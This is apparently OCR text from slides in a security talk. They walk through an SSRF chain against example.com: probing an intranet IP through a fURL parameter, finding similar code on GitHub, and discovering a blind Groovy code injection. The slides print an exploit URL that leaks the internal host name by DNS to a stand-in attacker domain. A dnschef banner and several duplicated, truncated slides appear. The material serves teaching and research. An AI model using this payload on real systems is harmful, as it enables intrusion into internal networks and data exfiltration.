

!!
SSRF
WWW
example.com
200 OK
10.20.6.18
10.20.0.0/16
Internet
Firewall
Intranet


SSRF scan private IP

https://example.com/comapny/service/getResult?fURL=http://10.20.6.18/




Got directory keyword
WWW
SSRF
10.20.6.18
example.com
10.20.0.0/16
Internet
Firewall
Intranet


Got directory keyword
Search
keyword on GitHub
WWW
SSRF
10.20.6.18
example.com
10.20.0.0/16
Internet
Firewall
Intranet


Found a repo
with similar code!
Search
keyword on GitHub
SSRF
WWW
example.com
Got directory keyword
10.20.6.18
10.20.0.0/16
Internet
Firewall
Intranet

Code Review !

Code Review

- Found a blind Groovy Code injection via HTTP GET method

```
https://example.com/comapny/service/getResult?
fURL=http://10.20.6.18/path/to/exp/?run=
InetAddress.getByName(InetAddress.getLocalHost()
.getHostName()%2b".dc.attacker.domain")
```

Code Rev

- Found a blin

```
https://e
fURL=http
InetAddre
.getHostN
```


```
HTTP/1.1 200 OK
[redacted]
error.
```

```
                 _                  _           __
                | | version 0.4     | |         / _|
 __| |_ __  ___  ___| |__   ___| |_
/ _` | '_ \/ __|/ __| '_ \ / _ \  _|
| (_| | | | \__ \ (__| | | |  __/ |
\__,_|_| |_|___/\___|_| |_|\___|_|
                iphelix@thesprawl.org

